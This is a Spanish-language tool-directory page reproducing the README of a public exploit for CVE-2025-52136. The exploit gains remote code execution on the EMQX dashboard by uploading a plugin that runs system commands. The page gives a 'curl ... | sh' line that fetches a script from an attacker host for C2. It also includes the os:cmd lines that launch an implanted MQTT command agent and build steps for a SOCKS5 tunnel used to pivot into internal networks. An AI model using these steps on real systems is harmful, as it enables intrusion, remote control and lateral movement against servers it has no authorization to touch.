Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-52136 — Exploit para CVE-2025-52136 que permite RCE en el panel de control de EMQX mediante la carga de plugins, con agente de comandos basado en MQTT y túnel SOCKS5 para C2 fuera de banda y pivoteo de red. | Kitploit
Herramientas/GitHubGitHub/f1r3k0/cve-2025-52136
ExplotaciónMovimiento LateralExplotación de Aplicaciones WebComando y ControlHerramienta de Acceso RemotoDesarrollo de Payloads
GitHubf1r3k0/cve-2025-52136

CVE-2025-52136

Exploit para CVE-2025-52136 que permite RCE en el panel de control de EMQX mediante la carga de plugins, con agente de comandos basado en MQTT y túnel SOCKS5 para C2 fuera de banda y pivoteo de red.

Ver Repositorio
540hace 1 añoAún no revisado
Compartir

CVE-2025-52136

https://github.com/ricardojoserf/emqx-RCE
La forma original de explotación consiste en subir un plugin de EMQX, añadiendo en el código de la plantilla del plugin una llamada al módulo os de Erlang para ejecutar comandos del sistema y lograr RCE.

En entornos con salida a Internet, donde curl está disponible por defecto, se puede ejecutar directamente curl http://xx.xx.xx.xx/1.sh | sh para conectarse al C2.

Cuando el objetivo no tiene salida a Internet, dado que EMQX es en sí mismo un servidor de mensajes MQTT, se puede combinar con la subida del plugin para ejecutar el programa subido directamente en el servidor EMQX. Usando EMQX como núcleo de la cola de mensajes MQTT, el programa desplegado actúa directamente como un "proxy de comandos del sistema": se suscribe a los comandos enviados por el cliente y publica los resultados de la ejecución de vuelta al tema.

Diseño

       +-------------+
       |   Cliente    |
       | Envía comando|
       | Tema: rx/cmd |
       +------+-------+
              |
           MQTT Broker (EMQX)
              |
       +------+-------+
       | Proxy de     |
       | comandos     |
       | Suscripción  |
       | rx/cmd       |
       | Ejecuta cmd  |
       | Publica tx/cmd|
       +--------------+

Compilación y uso

go mod init mqtt_agent
go get github.com/eclipse/paho.mqtt.golang
GOOS=linux GOARCH=amd64 go build -o mqtt_agent agent.go

Luego, siguiendo el enfoque del autor original, añade tres líneas en my_emqx_plugin.erl:

    os:cmd("mv /opt/emqx/plugins/my_emqx_plugin-1.0.0/my_emqx_plugin-0.1.0/mqtt_agent /tmp/mqtt_agent"),
    os:cmd("chmod +x /tmp/mqtt_agent"),
    os:cmd("bash -c \"/tmp/mqtt_agent\""),

Tras compilar el plugin, usa cualquier herramienta de compresión para colocar mqtt_agent en el directorio my_emqx_plugin-1.0.0.tar.gz\my_emqx_plugin-1.0.0\my_emqx_plugin-0.1.0\

tar.gz


Sube el plugin plugin

Luego, en el cliente, añade una suscripción al tema tx/cmd y publica en rx/cmd, y listo.

cmd

Túnel proxy

De forma similar, se puede abrir un túnel entre Cliente ↔ Agente a través de MQTT, reenviando datos TCP bidireccionalmente al Agente interno mediante MQTT; luego el Agente se conecta al host objetivo interno para lograr la penetración en la red interna.

Este enfoque tiene ciertas limitaciones:

  1. Ancho de banda y latencia de MQTT
  2. Conexiones concurrentes elevadas
go mod init mqtt_tunnel_agent
go mod init mqtt_tunnel_client
go get github.com/armon/go-socks5
go get github.com/eclipse/paho.mqtt.golang
go get github.com/google/uuid

go build -o mqtt_tunnel_agent mqtt_tunnel_agent.go
//client
GOOS=linux GOARCH=amd64 go build -o mqtt_tunnel_client mqtt_tunnel_client.go

El uso es similar al proceso RCE descrito anteriormente; aquí se utiliza directamente un puerto local para hacer un túnel SOCKS5 y reenviar el tráfico.

Notas para el lado del Agente

  • El Agente debe ser compatible con los temas personalizados y los mensajes de control (open/ack/close, data/c2a, data/a2c)
  • El Agente se suscribe a tunnel/+/+/ctrl y tunnel/+/+/data/c2a
  • El Agente publica en tunnel/{session}/{connID}/data/a2c y el ack en .../ctrl

El túnel proxy se compila y usa por cuenta propia.

Aviso

Esta herramienta está destinada únicamente para su uso en entornos autorizados o de pruebas; queda estrictamente prohibido su uso ilegal.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →